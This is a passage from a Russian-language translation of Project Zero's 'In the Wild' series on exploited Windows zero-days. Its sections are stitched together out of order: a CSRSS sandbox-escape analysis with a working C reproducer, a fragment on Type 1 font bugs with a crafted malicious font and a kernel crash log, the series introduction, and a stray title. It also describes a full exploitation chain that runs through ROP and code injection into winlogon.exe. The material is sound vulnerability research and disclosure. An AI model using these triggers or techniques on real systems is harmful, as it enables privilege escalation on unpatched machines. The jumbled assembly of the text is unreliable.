Соответствующий объект `ApiMessage` содержит несколько параметров `UNICODE_STRING`, например имя приложения и путь к хранилищу assembly. `UNICODE_STRING` — известная изменяемая строковая структура с отдельным полем ёмкости (`MaximumLength`) backing store:

```
typedef struct _UNICODE_STRING {
  USHORT Length;
  USHORT MaximumLength;
  PWSTR Buffer;
} UNICODE_STRING, *PUNICODE_STRING;
```

`BaseSrvSxsCreateActivationContext` начинает с проверки строковых параметров:

```
for (i = 0; i < 6; ++i) {
  if (StringField = StringFields[i]) {
    Length = StringField->Length;
    if (Length && !StringField->Buffer ||
        Length > StringField->MaximumLength || Length & 1)
      return 0xC000000D;

    if (StringField->Buffer) {
      if (!CsrValidateMessageBuffer(ApiMessage, &StringField->Buffer,
                                    Length + 2, 1)) {
        DbgPrintEx(0x33, 0,
          "SXS: Validation of message buffer 0x%lx failed.\n"
          " Message:%p\n"
```

```
          " String %p{Length:0x%x, MaximumLength:0x%x, Buffer:%p}\n",
          i, ApiMessage, StringField, StringField->Length,
          StringField->MaximumLength, StringField->Buffer);
        return 0xC000000D;
      }

      CharCount = StringField->Length >> 1;
      if (StringField->Buffer[CharCount] &&
          StringField->Buffer[CharCount - 1])
        return 0xC000000D;
    }
  }
}
```

`CsrValidateMessageBuffer` объявлена следующим образом:

```
BOOLEAN CsrValidateMessageBuffer(
  PCSR_API_MSG ApiMessage,
  PVOID* Buffer,
  ULONG ElementCount,
  ULONG ElementSize);
```

Функция проверяет, что 1) указатель `*Buffer` ссылается на данные внутри связанного capture buffer, 2) выражение `*Buffer + ElementCount * ElementSize` не вызывает целочисленного переполнения и 3) не выходит за конец capture buffer.

Как видно, размер буфера для проверки вычисляется по полю `Length`, а не `MaximumLength`. Это было бы безопасно, если бы строки использовались только как входные параметры. К сожалению, строка по смещению `0x120` от начала `ApiMessage`, которую мы будем называть `ApplicationName`, может повторно использоваться и как выходной параметр. Затронутый стек вызовов выглядит так:

```
sxs!CNodeFactory::XMLParser_Element_doc_assembly_assemblyIdentity
sxs!CNodeFactory::CreateNode
sxs!XMLParser::Run
sxs!SxspIncorporateAssembly
sxs!SxspCloseManifestGraph
sxs!SxsGenerateActivationContext
sxssrv!BaseSrvSxsCreateActivationContextFromStructEx
sxssrv!BaseSrvSxsCreateActivationContext
```

При вызове `BaseSrvSxsCreateActivationContextFromStructEx` она инициализирует экземпляр структуры `SXS_GENERATE_ACTIVATION_CONTEXT_PARAMETERS` указателем на буфер `ApplicationName` и непроверенным значением `MaximumLength` в качестве размера буфера:

```
BufferCapacity = CreateCtxParams->ApplicationName.MaximumLength;
if (BufferCapacity) {
  GenActCtxParams.ApplicationNameCapacity = BufferCapacity >> 1;
  GenActCtxParams.ApplicationNameBuffer =
    CreateCtxParams->ApplicationName.Buffer;
} else {
  GenActCtxParams.ApplicationNameCapacity = 60;
  StringBuffer = RtlAllocateHeap(NtCurrentPeb()->ProcessHeap, 0, 120);
  if (!StringBuffer) {
    Status = 0xC0000017;
    goto error;
  }
  GenActCtxParams.ApplicationNameBuffer = StringBuffer;
}
```

Затем `sxs!SxsGenerateActivationContext` передаёт эти значения в `ACTCTXGENCTX`:

```
Context = (_ACTCTXGENCTX *)HeapAlloc(g_hHeap, 0, 0x10D8);
if (Context) {
  Context = _ACTCTXGENCTX::_ACTCTXGENCTX(Context);
} else {
  FusionpTraceAllocFailure(v14);
  SetLastError(0xE);
  goto error;
}
```

```
if (GenActCtxParams->ApplicationNameBuffer &&
    GenActCtxParams->ApplicationNameCapacity) {
  Context->ApplicationNameBuffer = GenActCtxParams->ApplicationNameBuffer;
  Context->ApplicationNameCapacity = GenActCtxParams->ApplicationNameCapacity;
}
```

В конечном счёте `sxs!CNodeFactory::XMLParser_Element_doc_assembly_assemblyIdentity` вызывает `memcpy`, способную выйти за конец capture buffer:

```
IdentityNameBuffer = 0;
IdentityNameLength = 0;

SetLastError(0);
if (!SxspGetAssemblyIdentityAttributeValue(0, v11, &s_IdentityAttribute_name,
    &IdentityNameBuffer,
    &IdentityNameLength)) {
  CallSiteInfo = off_16506FA20;
  goto error;
}

if (IdentityNameLength &&
    IdentityNameLength < Context->ApplicationNameCapacity) {
  memcpy(Context->ApplicationNameBuffer, IdentityNameBuffer,
         2 * IdentityNameLength + 2);
  Context->ApplicationNameLength = IdentityNameLength;
} else {
  *Context->ApplicationNameBuffer = 0;
  Context->ApplicationNameLength = 0;
}
```

Исходные данные для вызова `memcpy` поступают из параметра `name` главного узла `assemblyIdentity` в манифесте.

Эксплуатация

Хотя уязвимость присутствовала и в старых версиях Windows, эксплойт нацелен только на Windows 10. Поддерживаются все основные сборки вплоть до 18363.

В результате уязвимости атакующий может вызвать `memcpy` с полностью контролируемыми содержимым и размером. Это один из лучших первоначальных примитивов, которые может дать ошибка повреждения памяти, однако есть потенциальная проблема. Пока кажется, что ошибка позволяет записать данные либо за конец capture buffer в области общей памяти, которую процесс в песочнице и так может изменять, либо за конец общей области, рядом с которой довольно трудно надёжно создать «полезное» выделение. К счастью для атакующего, уязвимый код фактически работает с копией исходного capture buffer. `csrsrv!CsrCaptureArguments` создаёт её, чтобы избежать проблем из-за конкурентного изменения содержимого буфера, а копия выделяется в обычной куче.

Логичным первым шагом эксплойта была бы утечка данных для обхода ASLR. Однако следующие особенности архитектуры Windows и CSRSS делают её ненужной:

• Windows рандомизирует адреса модулей один раз при загрузке, а `csrss.exe` является обычным процессом пользовательского режима. Поэтому для атак повторного использования кода можно применять модули, загруженные и в `csrss.exe`, и в скомпрометированный процесс песочницы, например `ntdll.dll`.
• При инициализации `csrss.exe` сообщает клиентским процессам свой виртуальный адрес общей области, чтобы те могли корректировать указатели для вызовов API. Смещение между «локальным» и «удалённым» адресами хранится в `ntdll!CsrPortMemoryRemoteDelta`. Поэтому атакующий может хранить, например, необходимые для атаки поддельные структуры в общем отображении по предсказуемому адресу.

Эксплойт должен обойти и другую защиту — Microsoft Control Flow Guard, которая значительно усложняет переход к цепочке гаджетов повторного использования кода через косвенный вызов функции. Атакующий решил воспользоваться неспособностью CFG защищать адреса возврата в стеке и так получить управление указателем инструкций. Полный алгоритм выглядит следующим образом:

1. **Подготовить кучу.** Эксплойт выполняет предварительный вызов `CreateActivationContext` со специально сформированным манифестом для приведения кучи в предсказуемое состояние. Он содержит XML-узел с множеством атрибутов вида `aa:aabN="BB...BB"`. Манифест второго вызова, фактически запускающего уязвимость, содержит похожие атрибуты другого размера.
2. **Реализовать write-what-where.** Переполнение буфера используется для перезаписи содержимого узлов `XMLParser::_MY_XML_NODE_INFO`. `_MY_XML_NODE_INFO` может содержать указатель на внутренний символьный буфер. Если при дальнейшем разборе текущий элемент является числовой символьной сущностью, то есть строкой вида `&#x01234;`, парсер вызывает `XMLParser::CopyText`, чтобы сохранить декодированный символ во внутреннем буфере активного узла `_MY_XML_NODE_INFO`. Следовательно, перезапись нескольких узлов позволяет эксплойту записывать данные любого размера по контролируемому адресу.
3. **Перезаписать список загруженных модулей.** Полученный на предыдущем этапе примитив изменяет указатель на список загруженных модулей в структуре `PEB_LDR_DATA` внутри `ntdll.dll`. Это возможно, поскольку атакующий уже получил базовый адрес библиотеки из процесса песочницы. Поддельный список модулей состоит из множества записей `LDR_MODULE` и хранится в области общей памяти. Неофициальное определение структуры показано ниже:

```
typedef struct _LDR_MODULE {
  LIST_ENTRY InLoadOrderModuleList;
  LIST_ENTRY InMemoryOrderModuleList;
  LIST_ENTRY InInitializationOrderModuleList;
  PVOID BaseAddress;
  PVOID EntryPoint;
  ULONG SizeOfImage;
  UNICODE_STRING FullDllName;
  UNICODE_STRING BaseDllName;
  ULONG Flags;
  SHORT LoadCount;
  SHORT TlsIndex;
  LIST_ENTRY HashTableEntry;
  ULONG TimeDateStamp;
} LDR_MODULE, *PLDR_MODULE;
```

При создании нового потока функция `ntdll!LdrpInitializeThread` проходит по списку модулей и при наличии нужных флагов запускает функцию из поля `EntryPoint` с `BaseAddress` в качестве первого аргумента. Вызов `EntryPoint` всё ещё защищён CFG, поэтому перейти к ROP-цепочке пока нельзя. Однако атакующий получает возможность выполнить произвольную последовательность вызовов функций с одним аргументом.

4. **Запустить новый поток.** Эксплойт намеренно вызывает разыменование null-указателя. Обработчик исключений в `csrss.exe` перехватывает его и создаёт задачу отчёта об ошибке в новом потоке через `csrsrv!CsrReportToWerSvc`.
5. **Восстановить список модулей.** После начала обработки поддельного списка важно вернуть `PEB_LDR_DATA` в исходное состояние, чтобы избежать сбоев других потоков. Атакующий обнаружил, что пара вызовов `ntdll!RtlPopFrame` и `ntdll!RtlPushFrame` позволяет скопировать 8-байтовое значение с одного заданного адреса на другой. Поддельный список модулей начинается с такой пары, исправляющей структуру данных loader.
6. **Раскрыть регистр стека.** На этом этапе эксплойт в полной мере использует область общей памяти. Сначала он вызывает `setjmp`, чтобы раскрыть состояние регистров в общую область. Следующая запись модуля указывает на саму себя, поэтому выполнение входит в бесконечный цикл вызовов `NtYieldExecution`. Тем временем процесс песочницы обнаруживает изменение

данных в буфере setjmp. Он вычисляет расположение адреса возврата для кадра LdrpInitializeThread, устанавливает его как адрес назначения последующей операции копирования и изменяет указатель InLoadOrderModuleList текущей записи модуля, разрывая цикл.
7. **Перезаписать адрес возврата.** После выхода из цикла в csrss.exe эксплойт выполняет ещё две операции копирования: заменяет адрес возврата указателем stack pivot и помещает рядом адрес поддельного стека. Когда LdrpInitializeThread возвращается, выполнение продолжается в ROP-цепочке.
8. **Перейти в** winlogon.exe**.** Полезная нагрузка ROP создаёт новую секцию памяти и разделяет её с winlogon.exe, другим высокопривилегированным процессом Windows, и процессом песочницы. Затем она создаёт в winlogon.exe новый поток с точкой входа внутри секции. Процесс песочницы записывает в секцию финальную стадию эксплойта, которая загружает и выполняет имплант. Остальная часть ROP-нагрузки восстанавливает нормальное состояние csrss.exe и завершает поток отчёта об ошибке.

Исправление

Мы сообщили о проблеме Microsoft 23 марта. Как и ошибки шрифтов, она подпадала под семидневный срок Project Zero для активно эксплуатируемых уязвимостей, но по просьбе поставщика мы согласились предоставить продление из-за глобальных обстоятельств, связанных с COVID-19. Исправление вышло через 22 дня после нашего отчёта.

Патч переименовал BaseSrvSxsCreateActivationContext в BaseSrvSxsCreateActivationContextFromMessage и добавил ещё один вызов CsrValidateMessageBuffer для поля ApplicationName, на этот раз с MaximumLength в качестве аргумента размера:

```
ApplicationName = ApiMessage->CreateActivationContext.ApplicationName;
if (ApplicationName.MaximumLength &&
    !CsrValidateMessageBuffer(ApiMessage, &ApplicationName.Buffer,
                              ApplicationName.MaximumLength, 1)) {
  SavedMaximumLength = ApplicationName.MaximumLength;
  ApplicationName.MaximumLength = ApplicationName.Length + 2;
}

[...]

if (SavedMaximumLength)
  ApiMessage->CreateActivationContext.ApplicationName.MaximumLength =
    SavedMaximumLength;

return result;
```

Приложение A

Следующий воспроизводящий пример проверен на Windows 10.0.18363.959.

```
#include <stdint.h>
#include <stdio.h>
#include <windows.h>

#include <string>

const char* MANIFEST_CONTENTS =
  "<?xml version='1.0' encoding='UTF-8' standalone='yes'?>"
  "<assembly xmlns='urn:schemas-microsoft-com:asm.v1' manifestVersion='1.0'>"
  "<assemblyIdentity name='@' version='1.0.0.0' type='win32' "
  "processorArchitecture='amd64'/>"
```

```
  "</assembly>";
const WCHAR* NULL_BYTE_STR = L"\x00\x00";
const WCHAR* MANIFEST_NAME =
  L"msil_system.data.sqlxml.resources_b77a5c561934e061_3.0.4100.17061_en-us_"
  L"d761caeca23d64a2.manifest";
const WCHAR* PATH = L"\\\\.\\c:Windows\\";
const WCHAR* MODULE = L"System.Data.SqlXml.Resources";

typedef PVOID(__stdcall* f_CsrAllocateCaptureBuffer)(ULONG ArgumentCount,
                                                     ULONG BufferSize);
f_CsrAllocateCaptureBuffer CsrAllocateCaptureBuffer;
typedef NTSTATUS(__stdcall* f_CsrClientCallServer)(PVOID ApiMessage,
                                                   PVOID CaptureBuffer,
                                                   ULONG ApiNumber,
                                                   ULONG DataLength);
f_CsrClientCallServer CsrClientCallServer;
typedef NTSTATUS(__stdcall* f_CsrCaptureMessageString)(LPVOID CaptureBuffer,
                                                       PCSTR String,
                                                       ULONG Length,
                                                       ULONG MaximumLength,
                                                       PSTR OutputString);
f_CsrCaptureMessageString CsrCaptureMessageString;

NTSTATUS CaptureUnicodeString(LPVOID CaptureBuffer, PSTR OutputString,
                              PCWSTR String, ULONG Length = 0) {
  if (Length == 0) {
    Length = lstrlenW(String);
  }
  return CsrCaptureMessageString(CaptureBuffer, (PCSTR)String, Length * 2,
                                 Length * 2 + 2, OutputString);
}

int main() {
  HMODULE Ntdll = LoadLibrary(L"Ntdll.dll");
  CsrAllocateCaptureBuffer = (f_CsrAllocateCaptureBuffer)GetProcAddress(
    Ntdll, "CsrAllocateCaptureBuffer");
  CsrClientCallServer =
    (f_CsrClientCallServer)GetProcAddress(Ntdll, "CsrClientCallServer");
  CsrCaptureMessageString = (f_CsrCaptureMessageString)GetProcAddress(
    Ntdll, "CsrCaptureMessageString");

  char Message[0x220];
  memset(Message, 0, 0x220);

  PVOID CaptureBuffer = CsrAllocateCaptureBuffer(4, 0x300);

  std::string Manifest = MANIFEST_CONTENTS;
  Manifest.replace(Manifest.find('@'), 1, 0x2000, 'A');

  // There's no public definition of the relevant CSR_API_MSG structure.
  // The offsets and values are taken directly from the exploit.
  *(uint32_t*)(Message + 0x40) = 0xc1;
  *(uint16_t*)(Message + 0x44) = 9;
  *(uint16_t*)(Message + 0x59) = 0x201;

  // CSRSS loads the manifest contents from the client process memory;
  // therefore, it doesn't have to be stored in the capture buffer.
  *(const char**)(Message + 0x80) = Manifest.c_str();
  *(uint64_t*)(Message + 0x88) = Manifest.size();
  *(uint64_t*)(Message + 0xf0) = 1;

  CaptureUnicodeString(CaptureBuffer, Message + 0x48, NULL_BYTE_STR, 2);
  CaptureUnicodeString(CaptureBuffer, Message + 0x60, MANIFEST_NAME);
  CaptureUnicodeString(CaptureBuffer, Message + 0xc8, PATH);
  CaptureUnicodeString(CaptureBuffer, Message + 0x120, MODULE);

  // Triggers the issue by setting ApplicationName.MaxLength to a large value.
  *(uint16_t*)(Message + 0x122) = 0x8000;

  CsrClientCallServer(Message, CaptureBuffer, 0x10017, 0xf0);
}
```

Это шестая часть серии из шести публикаций о наборе уязвимостей, обнаруженных Project Zero в реальных атаках. Остальные части серии перечислены во вводной публикации.

Ошибка была простой. В первом цикле `for()` верхняя граница числа итераций не проверялась, поэтому данные можно было читать в массивы по адресам `&values[0]`, `&values[1]`, ..., а затем за границами — `&values[16]`, `&values[17]` и так далее. Важнее всего, что функция `GetOpenFixedArray` в зависимости от входного файла может прочитать от 0 до 15 32-разрядных значений с фиксированной точкой, поэтому на определённых смещениях можно было записывать мало данных или не записывать их вовсе. Это создавало мощный примитив несмежного повреждения стека, позволявший легко перенаправить выполнение на конкретный адрес или построить ROP-цепочку прямо в стеке. Например, сама функция `SetBlendDesignPositions` была скомпилирована с cookie `/GS`, но для захвата управления можно было перезаписать другой адрес возврата выше по цепочке вызовов.

Для запуска ошибки достаточно загрузить шрифт Type 1 со специально сформированным объектом `/BlendDesignPositions`:

```
~%!PS-AdobeFont-1.0: Test 001.001
dict begin
/FontInfo begin
/FullName (Test) def
end
/FontType 1 def
/FontMatrix [0.001 0 0 0.001 0 0] def
/BlendDesignPositions [[][][][][][][][][][][][][][][][][][][][][][][][0 0 0 0 16705.25490 -0.00001]]
/Private begin
/Blend begin
/end
end
currentdict end
%currentfile eexec /Private begin
/CharStrings 1 begin
/.notdef ## -| { endchar } |-
end
end
mark %currentfile closefile
cleartomark
```

В выделенной строке сначала задаются 22 пустых массива, которые не повреждают память, а лишь увеличивают индекс до `&values[22]`. Затем 32-разрядные значения `0x00000000`, `0x00000000`, `0x00000000`, `0x00000000`, `0x41414141`, `0xffffffff` записываются в `values[22][0..5]`. В уязвимой Windows 8.1 это совпадает с расположением незащищённого адреса возврата выше в стеке. При загрузке такого шрифта через GDI возникает следующий kernel bugcheck:

```
PAGE_FAULT_IN_NONPAGED_AREA (50)
Invalid system memory was referenced. This cannot be protected by try-except.
Typically the address is just plain bad or it is pointing at freed memory.
Arguments:
Arg1: ffffffff41414141, memory referenced.
Arg2: 0000000000000008, value 0 = read operation, 1 = write operation.
Arg3: ffffffff41414141, If non-zero, the instruction address which referenced the bad memory
 address.
Arg4: 0000000000000002, (reserved)

[...]

TRAP_FRAME: ffffd0003e7ca140 -- (.trap 0xffffd0003e7ca140)
NOTE: The trap frame does not contain all registers.
Some register values may be zeroed or incorrect.
rax=0000000000000000 rbx=0000000000000000 rcx=aae4a99ec7250000
rdx=0000000000000027 rsi=0000000000000000 rdi=0000000000000000
rip=ffffffff41414141 rsp=ffffd0003e7ca2d0 rbp=0000000000000002
 r8=0000000000000618 r9=0000000000000024 r10=fffff90000002000
r11=ffffd0003e7ca270 r12=0000000000000000 r13=0000000000000000
r14=0000000000000000 r15=0000000000000000
```

```
iopl=0 nv up ei ng nz na po nc
ffffffff`41414141 ?? ???
Resetting default scope
```

Эксплуатация

Согласно нашему анализу, шрифтовый эксплойт поддерживал следующие версии Windows:

• Windows 8.1 (NT 6.3)
• Windows 8 (NT 6.2)
• Windows 7 (NT 6.1)
• Windows Vista (NT 6.0)

При запуске в системах до Windows 8 включительно эксплойт дважды вызывал условие write-what-where, ошибку №1, чтобы разместить минималистичный 8-байтовый bootstrap-код по фиксированному адресу около `0xfffff90000000000`. Это место соответствует session space `win32k.sys` и в старых версиях Windows отображается как RWX, поэтому обход KASLR не требовался. Затем эксплойт использовал ошибку №2, чтобы перенаправить выполнение на полезную нагрузку первой стадии. Каждое действие выполнялось одним системным вызовом `NtGdiAddRemoteFontToDC`, который удобно загружает шрифты Type 1 из памяти, как ранее обсуждалось здесь, и позволял достичь обеих уязвимостей. Весь процесс повышения привилегий занял всего три системных вызова.

В Windows 8.1 всё сложнее, поскольку session space больше не является исполняемым:

```
0: kd> !pte fffff90000000000

PXE at FFFFF6FB7DBEDF90
contains 0000000115879863
pfn 115879 ---DA--KWEV

PPE at FFFFF6FB7DBF2000
contains 0000000115878863
pfn 115878 ---DA--KWEV

PDE at FFFFF6FB7E400000
contains 0000000115877863
pfn 115877 ---DA--KWEV

PTE at FFFFF6FC80000000
contains 8000000115976863
pfn 115976 ---DA--KW-V
```

Поэтому эту память нельзя столь же просто использовать как staging area для контролируемого кода режима ядра, однако примитив write-what-where позволяет обойти ограничение множеством способов. В данном эксплойте автор вместо session space выбрал другую страницу с постоянным адресом — область shared user data по адресу `0xfffff78000000000`. По умолчанию эта страница тоже неисполняемая, но благодаря фиксированному расположению таблиц страниц в Windows 8.1 её можно сделать исполняемой одной 32-разрядной записью значения `0x0` по адресу `0xfffff6fbc0000004`, где хранится соответствующая запись таблицы страниц. Именно это и сделал эксплойт: отключил бит NX в PTE, записал на общую пользовательскую страницу 192-байтовую полезную нагрузку и выполнил её. Этот путь кода также выполнял дополнительную очистку: сначала восстанавливал бит NX, а затем стирал следы атаки из памяти.

После достижения начальным shellcode выполнения в ядре следовала последовательность промежуточных этапов, каждый из которых распаковывал следующую, более длинную стадию и переходил к ней. Часть кода была закодирована в PostScript-объекте `/FontMatrix`, часть — в `/FontBBox`, а ещё больше непосредственно в данных потока шрифта. На этом этапе эксплойт разрешал адреса нескольких экспортированных символов в `ntoskrnl.exe`, выделял память RWX

вызовом `ExAllocatePoolWithTag(NonPagedPool)`, копировал финальную полезную нагрузку из адресного пространства пользовательского режима и выполнял её. На этом мы завершим анализ, поскольку механика shellcode ring 0 выходит за рамки публикации.

Исправления

Мы сообщили о проблемах Microsoft 17 марта. Изначально они подпадали под семидневный срок Project Zero для активно эксплуатируемых уязвимостей, но по просьбе поставщика мы согласились предоставить продление из-за глобальных обстоятельств, связанных с COVID-19. Microsoft опубликовала уведомление безопасности 23 марта, призвав пользователей применить обходные меры, например отключить шрифтовый драйвер `atmfd.dll`. Исправления вышли 14 апреля в составе Patch Tuesday, через 28 дней после нашего отчёта.

Поскольку обе ошибки были простыми, исправления оказались такими же. В функции `ParseBlendVToHOrigin` массивы `ptrs` и `values` расширили до 16 элементов и добавили sanity check, гарантирующий, что `numMasters` не превышает 16:

```
int ParseBlendVToHOrigin(void *arg) {
  Fixed16_16 *ptrs[16];
  Fixed16_16 values[16];

  if (g_font->numMasters > 0x10) {
    return -4;
  }

  [...]
}
```

В функции `SetBlendDesignPositions` добавили проверку границ, ограничивающую число итераций цикла шестнадцатью:

```
int SetBlendDesignPositions(void *arg) {
  int num_master;
  Fixed16_16 values[16][15];

  for (num_master = 0; ; num_master++) {
    if (GetToken() != TOKEN_OPEN) {
      break;
    }

    if (num_master >= 16) {
      return -4;
    }

    int values_read = GetOpenFixedArray(&values[num_master], 15);
    SetNumAxes(values_read);
  }

  [...]
}
```


Представляем серию «В реальных атаках»

Это первая часть серии из шести материалов об обнаруженном Project Zero наборе уязвимостей, эксплуатировавшихся в реальных атаках. Ссылки на остальные части приведены в конце статьи.

В Project Zero мы часто формулируем свою цель просто: «усложнить эксплуатацию уязвимостей нулевого дня». Участники команды подходят к этой задаче главным образом с точки зрения исследований наступательной безопасности. Мы много экспериментируем с новыми целями и методами, чтобы оставаться на переднем крае отрасли, но команде важно не отрываться от современного состояния практики. Одно из направлений этой работы — отслеживание публично известных случаев применения уязвимостей нулевого дня. Эти сведения помогают выбирать направления исследований. К сожалению, открытые отчёты редко включают захваченные эксплойты, хотя они могли бы дать бесценное представление о методах эксплуатации и проектных решениях настоящих злоумышленников. Кроме того, мы считаем, что у сообщества безопасности есть пробел в способности обнаруживать эксплойты нулевого дня.

Поэтому Project Zero недавно запустила собственную инициативу по исследованию новых способов обнаружения эксплойтов нулевого дня в реальных атаках. Одним из первых её результатов, полученных совместно с группой анализа угроз Google (TAG), стало обнаружение в первом квартале 2020 года атаки типа watering hole, проведённой очень квалифицированным злоумышленником.

Мы обнаружили два сервера эксплойтов, доставлявших через watering hole разные цепочки. Один предназначался для пользователей Windows, другой — Android. Оба использовали эксплойты Chrome для первоначального удалённого выполнения кода. Цепочки для Chrome и Windows включали уязвимости нулевого дня. В Android применялись публично известные эксплойты n-day. Судя по квалификации злоумышленника, у него, вероятно, был доступ и к уязвимостям Android нулевого дня, но в ходе анализа мы их не нашли.



С серверов эксплойтов мы извлекли:

• эксплойты процесса отрисовки для четырёх ошибок Chrome, одна из которых на момент обнаружения всё ещё была уязвимостью нулевого дня;
• два эксплойта выхода из песочницы, использовавших три уязвимости Windows нулевого дня;
• «комплект повышения привилегий» из публично известных эксплойтов n-day для старых версий Android.

Разработчики соответствующих продуктов исправили все четыре обнаруженные в цепочках уязвимости нулевого дня:

• CVE-2020-6418 — уязвимость TurboFan в Chrome (исправлена в феврале 2020 года).
• CVE-2020-0938 — уязвимость шрифтов в Windows (исправлена в апреле 2020 года).
• CVE-2020-1020 — уязвимость шрифтов в Windows (исправлена в апреле 2020 года).
• CVE-2020-1027 — уязвимость Windows CSRSS (исправлена в апреле 2020 года).

По нашему мнению, злоумышленник управлял сложной инфраструктурой выбора целей, хотя применялась она не всегда. Иногда первоначальный эксплойт процесса отрисовки использовался для составления подробного отпечатка пользователя из песочницы. Тогда атакующий действовал медленнее: получал с устройства десятки параметров и лишь затем решал, продолжать ли эксплуатацию и выходить ли из песочницы. В других случаях он сразу полностью эксплуатировал систему либо вообще не предпринимал попыток. До отключения серверов нам не удалось определить, какие параметры задавали «быстрый» или «медленный» путь.

Команда Project Zero объединила усилия и несколько месяцев подробно анализировала каждую часть собранных цепочек. Что мы узнали? Модульность делает эти цепочки эффективными и гибкими. Это качественно спроектированный сложный код с разнообразными новыми методами эксплуатации, зрелым журналированием, продуманными и выверенными действиями после эксплуатации и множеством проверок против анализа и для выбора целей. Мы полагаем, что цепочки разработаны командами экспертов. Надеемся, эта серия позволит подробно взглянуть на эксплуатацию, проводимую настоящим, зрелым и, вероятно, хорошо обеспеченным ресурсами злоумышленником.

Материалы серии раскрывают технические подробности разных частей цепочки, преимущественно те, которые наша команда сочла наиболее интересными. В них входят:

• подробный анализ эксплуатируемых уязвимостей и различных методов эксплуатации;
• глубокое исследование класса ошибки одного из эксплойтов Chrome; и
• подробный разбор кода Android, выполняемого после эксплуатации.

Кроме того, мы публикуем анализ первопричин каждой из четырёх обнаруженных в цепочках уязвимостей нулевого дня.

Даже если отвлечься от эксплуатации, эти цепочки выделяются модульностью полезной нагрузки, взаимозаменяемостью, журналированием, выбором целей и зрелостью всей операции. Публикуя сведения, мы надеемся продолжить сокращать разрыв между закрытой эксплуатацией — тем, что хорошо обеспеченные команды делают в реальных атаках, — и общедоступными знаниями.

Рекомендуем читать статьи в следующем порядке:

1. Введение (эта статья).
2. Chrome: ошибка бесконечности.
3. Эксплойты Chrome.
4. Эксплойты Android.
5. Действия после эксплуатации Android.
6. Эксплойты Windows.


Это первая часть серии из шести материалов об обнаруженном Project Zero наборе уязвимостей, эксплуатировавшихся в реальных атаках. Продолжение: «В реальных атаках», часть 2: ошибка бесконечности в Chrome.

Поиск ошибок в драйверах мини-фильтров Windows

